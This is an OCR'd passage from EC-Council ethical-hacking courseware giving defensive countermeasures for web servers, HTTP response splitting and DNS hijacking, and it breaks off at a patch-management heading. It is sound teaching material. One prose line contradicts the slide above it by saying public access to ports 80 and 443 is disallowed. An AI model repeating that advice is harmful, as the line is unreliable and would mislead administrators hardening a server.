
The following countermeasures can be adopted to secure user accounts on a web server:

- Remove all unused modules and application extensions.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Disable unused default user accounts created during the installation of an OS.
- When creating a new web root directory, grant the appropriate (least possible) NT File System (NTFS) permissions to anonymous users of the IIS web server to access the web content.
- Eliminate unnecessary database users and stored procedures and follow the principle of least privilege for the database application to defend against SQL query poisoning.
- Use secure web permissions, NTFS permissions, and .NET Framework access control mechanisms including URL authorization.
- Slow down brute-force and dictionary attacks with strong password policies, and implement audits and alerts for login failures.
- Run processes using least privileged accounts as well as least privileged service and user accounts
- Limit the administrator or root-level access to the minimum number of users and maintain a record of the same.
- Maintain logs of all user activity in an encrypted form on the web server or in a separate machine on the intranet.
- Disable all non-interactive accounts that should exist but do not require an interactive login.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Countermeasures: Files and Directories

The following countermeasures can be adopted for securing files and directories on a web server.

- Eliminate unnecessary files within.jar files.
- Eliminate sensitive configuration information within the byte code.
- Avoid mapping virtual directories between two different servers or over a network.
- Monitor and check all network services logs, website access logs, database server logs (e.g., Microsoft SQL Server, MySQL, and Oracle), and OS logs frequently.
- Disable the serving of directory listings.
- Eliminate non-web files such as archive files, backup files, text files, and header/include files.
- Disable the serving of certain file types by creating a resource map.
- Ensure that web applications or website files and scripts are stored in a partition or drive separate from that of the OS, logs, and any other system files.
- Run the web server within a sandbox directory for preventing access to system files.
- Avoid all non-web file types from being referenced in a URL.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Detecting Web Server Hacking Attempts

An attacker who gains access to a web server by compromising security through known vulnerabilities present in the web server may attempt to plant backdoors (scripts). These backdoors allow the attacker to gain access, launch phishing attacks, or send spam emails. The victim remains unaware of the web server attack until the server is blacklisted on spam mails or until the attacker redirects the visitors of a target site hosted on the web server to some other site. Thus, a web server attack is difficult to detect unless such malicious events occur. By the time these events occur, it may be too late to react because the attacker would have already succeeded. Therefore, a mechanism to detect a web server hacking attempt in its early stages is required to prevent harm to the web server.

When an attacker installs a backdoor on a web server, the size of files infected with the backdoor automatically increases. A website change detection system (WDS) is a script that runs on the server to detect changes made to any executable file or the presence of any new file on the web server, such as HTML, JavaScript (JS), PHP, Active Server Pages (ASP), Perl, and Python files. It works by periodically comparing the hash values of the files on the server with their respective master hash values to detect any changes to the codebase. If it detects any change on the server, it alerts the user to take necessary action. Thus, WDS helps in detecting web server hacking attempts in the early stages of an attack. For example, Directory Monitor is an automated tool that goes through entire web folders, detects any changes made to the codebase, and alerts the user through an email.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

How to Defend Against Web Server Attacks

1 Ports

- Regularly audit the ports on the server to ensure that an **insecure** or unnecessary service is not active on your web server
- Limit inbound traffic to **port 80 for HTTP** and **port 443 for HTTPS** (SSL)
- Encrypt or restrict **intranet traffic**

2 Server Certificates

- Ensure that **certificate data ranges** are valid and that the certificates are used for their intended purpose
- Ensure that no certificate has been revoked and the **certificate's public key** is valid all the way to a trusted root authority

3 Machine.config

- Ensure that protected resources are mapped to **HttpForbiddenHandler** and unused **HttpModules** are removed
- Ensure that **tracing is disabled** <trace enable="false"/> and **debug compiles** are turned off

4 Code Access Security

- Implement **secure coding** practices
- Restrict **code access security policy** settings
- **Configure IIS** to reject URLs with "../" and install new patches and updates


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

How to Defend Against Web Server Attacks (Cont'd)

1. Apply **restricted ACLs** and block remote registry administration
   - Secure the **SAM** (Stand-alone Servers Only)
2. Ensure that security related settings are **configured appropriately** and access to the metabase file is restricted with hardened **NTFS permissions**
3. **Remove** unnecessary ISAPI filters from the web server
4. Remove all unnecessary file shares including the **default administration shares** if not required
   - Secure the shares with restricted **NTFS permissions**
5. Relocate sites and virtual directories to **non-system partitions** and use IIS Web permissions to restrict access
6. Remove all unnecessary **IIS script mappings** for optional file extensions to avoid exploiting any bugs in the ISAPI extensions that handle these types of files
7. Enable a **minimum level of auditing** on your web server and use NTFS permissions to protect the log files

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



How to Defend Against Web Server Attacks

Defenses against web server attacks include the following.

- **Ports**

  Monitor all ports on the web server regularly to prevent unnecessary traffic toward the target web server. If traffic is not monitored, the target web server will be vulnerable to malware attacks. Do not allow public access to port 80 for HTTP or to port 443 for HTTPS; traffic to these ports should be limited. If port 80 is kept open, the server will be vulnerable to DoS attacks, which consume server resources. Intranet traffic should either be encrypted or restricted to secure the web server.

  Attackers attempt to hide their identity by spoofing the IP address of a legitimate user. By processing the security log file, either using the "deny this IP address" rule in the firewall ruleset file or by creating a "routed blackhole" command, the target system can defend against web server attacks.

- **Server Certificates**

  Server certificates guarantee security and are signed by a trusted authority. However, an attacker may compromise certified servers using forged certificates to intercept secure communications by performing MITM attacks. There are various techniques to avoid such MITM attacks. The following are some of them.

  - Use the direct validation of certificates.
  - Use a novel protocol that does not depend on third parties for certificate validation.
  - Allow domains to directly and securely examine their certificates by using previously established user authentication credentials.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Use a robust cryptographic construction that enhances server identity validation and resolves the limitations of third-party solutions.
- Ensure that the certificate data ranges are valid and that certificates are used for their intended purpose.
- Ensure that the certificate has not been revoked and that the certificate's public key is valid all the way to a trusted root authority.

- **Machine.config**

  The machine.config file provides a mechanism of securing information by changing machine-level settings. It affects all other applications. The machine.config file includes machine settings for the .Net framework, which affect the security. The following can be performed with the machine.config file:

  - Ensure that protected resources are mapped to HttpForbiddenHandler and that unused HttpModules are removed
  - Ensure that tracing is disabled <trace enable="false"/> and debug compiles are turned off
  - Verify that ASP.NET errors are not reverted to the client
  - Verify session state settings

- **Code Access Security**

  The following measures can be adopted to ensure code access security.

  - Implement secure coding practices to avoid source-code disclosure and input validation attacks.
  - Restrict code access security policy settings to ensure that there are no permissions to execute code downloaded from the Internet or intranet.
  - Configure IIS to reject URLs with "../" to prevent path traversal, lockdown system commands and utilities with restrictive access control lists (ACLs), and install new patches and updates.
  - If targets do not implement code access security in their web servers, then there is a possibility of execution of malicious code.


The following are some other measures to defend against web server attacks.

- Apply restricted ACLs and block remote registry administration.
- Secure the SAM (stand-alone servers only).
- Ensure that security-related settings are configured appropriately and that access to the metabase file is restricted with hardened NTFS permissions.
- Remove unnecessary Internet Server Application Programming Interface (ISAPI) filters from the web server.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Remove all unnecessary file shares including the default administration shares, if they are not required.
- Secure the shares with restricted NTFS permissions.
- Relocate sites and virtual directories to non-system partitions and use IIS web permissions to restrict access.
- Remove all unnecessary IIS script mappings for optional file extensions to avoid exploitation of any bugs in the ISAPI extensions that handle these types of files.
- Enable a minimum level of auditing on the web server and use NTFS permissions to protect log files.
- Use a dedicated machine as a web server.
- Create URL mappings to internal servers cautiously.
- Do not install the IIS server on a domain controller.
- Use server-side session ID tracking and match connections with timestamps, IP addresses, etc.
- If a database server, such as Microsoft SQL Server, is to be used as a backend database, install it on a separate server.
- Use security tools provided with web server software and scanners that automate and simplify the process of securing a web server.
- Physically protect the web server machine in a secure machine room.
- Do not connect an IIS Server to the Internet until it is fully hardened.
- Do not allow anyone to locally log in to the machine except the administrator.
- Configure a separate anonymous user account for each application, if multiple web applications are hosted.
- Limit the server functionality to support only the web technologies to be used.
- Screen and filter incoming traffic requests.
- Store website files and scripts on a separate partition or drive.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



How to Defend against HTTP Response-Splitting and Web Cache Poisoning

While setting cookies, remove carriage returns (CRs) and linefeeds (LFs) before inserting data into an HTTP response header. The best practice is to use third-party products to test for the existence of security holes and defend against CRLF injection. Ensure that data application engines are up to date.

The User Datagram Protocol (UDP) source port randomization technique defends servers against blind response forgery. Limit the number of simultaneous recursive queries and increase the times-to-live (TTLs) of legitimate records.


The following are some methods to defend against HTTP response-splitting attacks and web cache poisoning:

- **Server Admin**
  - Use the latest web server software
  - Regularly update/patch the OS and web server
  - Run a web vulnerability scanner
- **Application Developers**
  - Restrict the web application's access to unique IPs
  - Disallow CR (%0d or \r) and LF (%0a or \n) characters
  - Comply with RFC 2616 specifications for HTTP/1.1
  - Parse all user inputs or other forms of encoding before using them in HTTP headers

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Proxy Servers**
  - Avoid sharing incoming TCP connections among different clients
  - Use different TCP connections with the proxy for different virtual hosts
  - Implement "maintain request host header" correctly

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



How to Defend against DNS Hijacking


The following techniques can be used to defend against DNS hijacking.

- Choose a registrar accredited by the Internet Corporation for Assigned Names and Numbers (ICANN) and encourage them to set REGISTRAR-LOCK on the domain name.
- Safeguard the registrant's account information.
- Include DNS hijacking in incident response and business continuity planning.
- Use DNS monitoring tools/services to monitor the IP address of the DNS server and set up alerts.
- Avoid downloading audio and video codecs and other downloaders from untrusted websites.
- Install an antivirus program and update it regularly.
- Change the default router password.
- Restrict zone transfers and use script blockers in the browser.
- **Domain Name System Security Extensions (DNSSEC)**: It adds an extra layer to DNS that prevents it from being hacked.
- **Strong Password Policies and User Management**: The use of strong passwords further enhances security.
- **Better Service Level Agreements (SLAs) from DNS Service Providers**: When signing up for DNS servers with DNS service providers, learn who to contact when an issue occurs, how to receive good-quality reception and support, and whether the DNS server's infrastructure is hardened against attacks.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Configuring a Master-Slave DNS within your Network**: Use a master-slave DNS and configure the master without Internet access. Maintain two slave servers so that even if an attacker hacks a slave, it will update only when it receives an update from the master.
- **Constant Monitoring of DNS Servers**: The constant monitoring of DNS servers ensures that a domain name returns the correct IP address.
- **Ensure Router Safety**: Change the default username and password of the router. Keep the firmware up to date for ensuring safety from new vulnerabilities.
- **Use VPN Service**: Establish virtual private network (VPN)-encrypted tunnels for secure private communication over the Internet. This feature protects messages from eavesdropping and unauthorized access.


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Patch Management

Developers always attempt to find bugs in a web server and fix them. Bug fixes are distributed in the form of patches, which provide protection against known vulnerabilities. Unpatched or vulnerable patches can create a security loophole in the web server. This section describes the role of patches, upgrades, and hotfixes in securing web servers. This section also provides guidance for choosing proper patches, upgrades, hotfixes, and their appropriate sources for secure patch management.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Patches and Hotfixes

